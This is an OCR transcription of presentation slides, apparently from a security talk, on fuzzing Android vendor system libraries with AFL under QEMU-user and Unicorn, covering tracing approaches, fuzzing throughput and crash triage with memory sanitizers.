
Dynamic tracing: QEMU approach(cont.)

- Unicorn provides a raw interface to run machine code
  - runs arm code at given memory address of given content
  - provides callback and memory interfaces
    - user need to impl syscalls / ELF initialization loading
- QEMU-user reuses host OS env to support different instruction set
  - translate & forward syscalls to host kernel with same syscall interface/ABI
  - X64 Linux server + android arm/aarch64 harness


Dynamic tracing: QEMU approach(cont.)



Dynamic tracing: QEMU-user approach(cont.)





Dynamic tracing: QEMU-unicorn approach(cont.)





Time to Fuzz

- Conclusion: QEMU-unicorn is faster than QEMU-user with the cost of engineering effort, but QEMU-user is fairly enough









Fuzzing!


- Input cases: afl_images
- Prepare relevant system partition in environment
- Running at ~200/sec per core, ~6000 per server
- the outcome .

```
➜ results find ./ -name crashes | xargs ls -l | wc -l
7379
```

- Bugs outcome already mentioned above

Crash triaging

- QEMU does not reflect crash trace to host
  - Need a custom unwinder/backtracer
- Memory sanitizers help
  - Libdislocator
  - QASAN



Other real-world cases:

- We also found a large number of critical and high severity vulnerabilities in Samsung's simba library, Xiaomi's system library and other similar vulnerabilities from other vendors. But due to various issues such as updates, it is regrettable that we cannot share with you this time.

References

- https://github.com/AFLplusplus/AFLplusplus
- https://github.com/Battelle/afl-unicorn
- https://abiondo.me/2018/09/21/improving-afl-qemu-mode
- https://github.com/andreafioraldi/qasan
- https://gts3.org/~wen/assets/papers/xu:os-fuzz.pdf

Questions?

- Relevant POC and fuzzing harness will be available at https://github.com/flankerhqd/vendor-android-cves after the talk

Thanks!

- Twitter: @flanker_hqd, @Dawuge3